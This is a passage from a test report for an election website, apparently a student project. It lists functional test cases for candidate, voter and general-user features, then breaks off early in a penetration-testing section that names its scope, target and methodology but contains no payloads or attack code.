


New Password must contain at least one uppercase letter.
Password must contain at least one special character.
Password must contain at least one number.


	<p>5.</p>
	<p>6.</p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass 2. Pass 3. Pass 4. Pass 5. Pass 6. Pass
Remarks	

Test Case ID	4.11
Description	Candidate registers using WebAuthn as 2FA to add another form of verification in the event one of their devices is stolen or damaged.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the correct account. • Candidate has registered using WebAuthn during their first login.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “My Account” tab located at the header. 2. Candidate clicks on the “Register WebAuth” button. <ol style="list-style-type: none"> a. Candidate selects the “Use another device” option. b. Candidate chooses mobile device. c. Candidate chooses to register using their laptop’s fingerprint reader. d. Candidate registers using their PIN 3. Candidate tries to register more than 2 devices using WebAuth. 4. Candidate clicks the “Cancel” button in the middle of the WebAuthn process.
Expected Result	<ol style="list-style-type: none"> 1. System directs System Admin to the “My Account” page. 2. A windows security page will pop up. <ol style="list-style-type: none"> a) A list of available devices appears on the screen. b) WebAuthn will request to pair with their chosen device to save a passkey. c) WebAuthn will create a passkey on the chosen device and request for the user’s biometrics to verify their identity. d) System will acknowledge the entered PIN number and save the passkey to the device. 3. System will display a pop-up stating, “Maximum number of devices registered exceeded”. 4. System will display a pop-up stating, “WebAuthn registration cancelled by user”.

Actual Result









A screenshot of a web browser window. At the top, a black notification bar displays the text "localhost:8000 says" and "WebAuth registration successful". Below this, the main content area shows a title "Set Your Password and Register WebAuth" and two input fields for "New Password" and "Confirm New Password". A red button labeled "Set Password and Register WebAuth" is at the bottom. The browser's navigation bar includes links for "Home", "About us", and "Log out".

d.






A screenshot of a web browser window. A black modal dialog box from "Windows Security" titled "Paskey saved" is displayed. It states "You can now use Windows Hello to sign in with your face, fingerprint, or PIN". Below this, it shows a user profile for "admin2" and the email "elect.ig@codidium.com". Two buttons are visible: "OK" and "Register WebAuth". The browser's navigation bar includes links for "My Account", "Home", "About us", and "Log out".

3.





A screenshot of a web browser window. A green notification bar at the top displays the error message "An error occurred during WebAuths registration: Maximum number of devices (2) already registered". Below this, the main content area shows a password input form with fields for "New Password" and "Confirm New Password", and a red "Change Password" button. A section titled "WebAuth Registration" contains a checkbox for "Register as master device" and a red "Register WebAuth" button. A "Delete All Credentials" link is also present. The browser's navigation bar includes links for "Home", "About us", and "Log out".





		 <p>4.</p> 
Pass/Fail		<ol style="list-style-type: none"> 1. Pass 2. Pass 3. Pass 4. Pass
Remarks		

Test Case ID	4.12
Description	Candidate deletes their own credentials to prevent unauthorized access to their account.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into their account. • Candidate is on the “My Accounts” page.
Steps to be executed	1. Candidate clicks the “Delete My Credentials” button.
Expected Result	1. System will permanently delete the user’s credentials such as their username and password from the system.
Actual Result	<p>1. </p> <p></p>
Pass/Fail	1. Pass
Remarks	


5. Test Cases for Voter Functionality



Test Case ID	5.1
Description	Voter is able to view all the candidates that are participating in the election.
Pre-Condition	<ul style="list-style-type: none"> • Voter must be logged into the system. • Candidate accounts have been created and exist in the system. • System is operational, and the view candidates function is working.
Steps to be executed	1. Voter visits the “Voter Homepage”.
Expected Result	1. System retrieves and displays the candidates.
Actual Result	<p>1. </p>
Pass/Fail	1. Pass
Remarks	

Test Case ID	5.2
Description	Voter can cast their vote by selecting their preferred candidate to represent their district.
Pre-Condition	<ul style="list-style-type: none"> • Voter visits the “Voter Homepage”. • System retrieves and displays the candidates. • Voter views the displayed candidates.
Steps to be executed	<ol style="list-style-type: none"> 1. Voter clicks the “Vote” button on the “Voter Homepage”. 2. Voter does not choose any candidates and clicks the “Submit” button. 3. Voter tries to select more than 1 candidate to vote for. 4. Voter selects a candidate and clicks the “Submit” button. 5. Voter tries to cast another vote and clicks the “Submit” button.
Expected Result	<ol style="list-style-type: none"> 1. System directs the voter to the “Voting page” and displays a polling card. 2. System displays a pop-up stating “Please pick at least one candidate”. 3. System only allows voters to pick one candidate. 4. System displays a pop-up stating “Your vote has been submitted”. 5. System displays a pop-up stating, “Double voting detected, your vote is invalid”.
Actual Result	<p>1. </p>



2.	
3.	
4.	
5.	
Pass/Fail	1. Pass


	2. Pass 3. Pass 4. Pass 5. Pass
Remarks	


Test Case ID	5.3
Description	Voter checks their vote status to verify whether or not their vote was successfully cast.
Pre-Condition	<ul style="list-style-type: none"> • Voter must be logged into the system. • The system is operational and the view vote status function is working.
Steps to be executed	1. Voter visits the “Voter Homepage”.
Expected Result	1. System retrieves and displays the voter’s vote status.
Actual Result	<p>1. </p>
Pass/Fail	1. Pass
Remarks	



Test Case ID	5.4
Description	Voter views candidate's election posters and statements to gain insight on the candidates campaigning during the election.
Pre-Condition	<ul style="list-style-type: none"> • Voter is logged into the correct account • Voter is on the Voter homepage.
Steps to be executed	1. Voter clicks on the candidate image/container.
Expected Result	1. System directs the voter to the chosen candidate's campaign page (Andrew Landry).
Actual Result	<p>1. </p> <p></p>
Pass/Fail	1. Pass
Remarks	

6. Test Cases for General User Functionality


Test Case	6.1
Description	General User views final results to find out the outcome of the election of a specified district.
Pre-Condition	<ol style="list-style-type: none"> User is currently on the view districts page. System is operational and available for viewing final results. The election results have been finalized and uploaded to the system.
Steps to be executed	<ol style="list-style-type: none"> User selects the district for which they want to view the final results.
Expected Result	<ol style="list-style-type: none"> System retrieves and displays the final election results for the selected district.
Actual Result	<p>1. </p> <p></p>


	 A screenshot of a web browser displaying a political district visualization for Singapore. The page title is "Elect SG". The main content shows a map of a district with several candidates represented by icons. At the top center is a yellow box containing the name "Tammy Stewart" and the text "Party: DAP". Below this are four smaller boxes, each containing a placeholder profile picture and the name of a candidate: "Michael Davis" (Party: DAP), "Nicholas Harper" (Party: PAP), "Steven Ward" (Party: PAP), and "Carmen Woodward" (Party: PAP). The background of the map is red, and the overall interface has a clean, modern look.
Pass/Fail	1. Pass
Remarks	

Test Case ID	6.2
Description	General User views ongoing results to monitor the status of the election for a specific district.
Pre-Condition	<ul style="list-style-type: none"> User is currently in the view districts page. System is operational and available for viewing ongoing results. The election results are continuously updated and are available for viewing.
Steps to be executed	<ol style="list-style-type: none"> User selects the district for which they want to view the ongoing results.
Expected Result	<ol style="list-style-type: none"> User is able to view the ongoing results of the district of their choosing.
Actual Result	<p>1. </p>
Pass/Fail	<ol style="list-style-type: none"> Pass
Remarks	

Test Case ID	6.3
Description	General User views candidates participating in the election for a specific district.
Pre-Condition	<ul style="list-style-type: none"> User is currently on the general user homepage. System is operational and the view candidates function is working.
Steps to be executed	<ol style="list-style-type: none"> User clicks on the map icon on the general user homepage. User selects the district for which they want to view the candidates.
Expected Result	<ol style="list-style-type: none"> System directs the General User to the view districts page. User can view a list of all participating candidates in the election of their chosen district.
Actual Result	<p>1.</p>  <p>2.</p> 

	<p>Ongoing Result: 0/20</p> <p>District: JURONG EAST</p> <table border="1"> <tbody> <tr> <td>Dustin Wiggins Party: PAP</td> <td>Michael Olson Party: DAP</td> <td>Michael Richardson Party: PAP</td> <td>Mrs. Susan Harvey Party: DAP</td> </tr> </tbody> </table>	Dustin Wiggins Party: PAP	Michael Olson Party: DAP	Michael Richardson Party: PAP	Mrs. Susan Harvey Party: DAP
Dustin Wiggins Party: PAP	Michael Olson Party: DAP	Michael Richardson Party: PAP	Mrs. Susan Harvey Party: DAP		
	<p>Ongoing Result: 0/20</p> <p>District: CENTRAL</p> <table border="1"> <tbody> <tr> <td>Wayne O'Neill Party: PAP</td> <td>Craig Conway Party: PAP</td> <td>Justin Herrera Party: PAP</td> <td>Thomas Johnson Party: PAP</td> </tr> </tbody> </table>	Wayne O'Neill Party: PAP	Craig Conway Party: PAP	Justin Herrera Party: PAP	Thomas Johnson Party: PAP
Wayne O'Neill Party: PAP	Craig Conway Party: PAP	Justin Herrera Party: PAP	Thomas Johnson Party: PAP		
Pass/Fail	<p>1. Pass</p> <p>2. Pass</p>				
Remarks					

Test Case ID	6.4
Description	General User views all announcements to stay informed about election-related events and developments.
Pre-Condition	<ul style="list-style-type: none"> User is currently on the General User homepage. The system is operational and the view announcements function is working.
Steps to be executed	1. User clicks the 'View All Announcements' link.
Expected Result	1. User is able to view all available announcements created by the system.
Actual Result	<p>1. </p> <p></p>
Pass/Fail	1. Pass
Remarks	

Test Case ID	6.5
Description	General User views a list of all known districts in order to find the total number that are involved in the election.
Pre-Condition	<ul style="list-style-type: none"> User is currently on the home page. System is operational and the view districts function is working.
Steps to be executed	1. User clicks the district image/link.
Expected Result	1. User is able to view the list of all the districts participating in the election.
Actual Result	<p>1. </p> <p></p>
Pass/Fail	1. Pass
Remarks	

Test Case ID	6.6
Description	General User views election phase to stay informed about the current progress of the election.
Pre-Condition	<ul style="list-style-type: none"> System is operational and available.
Steps to be executed	1. User visits the homepage of the election website.
Expected Result	1. System displays the current phase of the election on the homepage.
Actual Result	<p>1.</p> <p>The screenshot shows a web browser window with the URL https://elect.sg.cockpit.com. The main content area has a red background and displays the message "Election Status: Polling Day". Below this, there are two boxes: "Election Starts" (with the sub-message "The election has officially started.") and "Cooling Day" (with the sub-message "Cooling Day has officially started."). At the bottom right of the main content area is a map of Singapore divided into constituencies, each labeled with a number from 1 to 18. Below the map, there are links for "View All" and "Contact Us" (Email: contact@electsg.com, Phone: +65 80656788) and "Support" (Email: support@electsg.com, Phone: +65 87698543). The top of the page includes standard browser navigation icons and a "Home", "About us", and "Log in" menu.</p>
Pass/Fail	1. Pass
Remarks	

4.7 Security Testing

4.7.1 Web Application Penetration Testing

4.7.1.1 Introduction

This section outlines the web penetration testing performed on the project website to identify potential security vulnerabilities. The goal of this testing is to assess the security posture of the application, focusing on common attack vectors and ensuring the implementation of appropriate defenses.

4.7.1.2 Scope of Testing

The scope of the web penetration testing includes the evaluation of specific security concerns such as Cross-Site Scripting (XSS), SQL Injection (SQLi), File Upload vulnerabilities, and Insecure Direct Object References (IDOR). The testing is confined to the project's web application with a focus on the most critical components that handle user input and data processing.

4.7.1.3 Tested Environment

The penetration testing was conducted on both live and local instances of the web application to ensure a thorough evaluation. Below are the details of the environments tested:

Live Environment:

- Target: elect-sg.cookndrum.com
- Domain Name: elect-sg.cookndrum.com
- IPv4 Addresses: 54.255.56.232, 52.220.192.203

Local Environment:

Testing was also conducted on a local instance of the application to replicate the live environment while allowing for more controlled and in-depth testing procedures. This setup mirrors the live environment but within a development or staging context, ensuring that identified vulnerabilities can be safely explored and validated.

4.7.1.4 Methodology

Testing Approach

The approach taken during testing involved the following steps:

1. **Reconnaissance:** Gathering information about the application, including technologies used, entry points, and potential attack surfaces.
2. **Vulnerability Identification:** Actively probing the application for vulnerabilities, focusing on areas such as input validation, authentication, and session management.
3. **Exploitation:** Attempting to exploit identified vulnerabilities to assess their severity and potential impact.
4. **Reporting:** Documenting the findings, including a detailed description of each vulnerability, evidence of exploitation, and recommendations for remediation.

The combination of these steps ensures a comprehensive evaluation of the application's security posture, providing actionable insights to enhance its defenses.

Testing Strategy

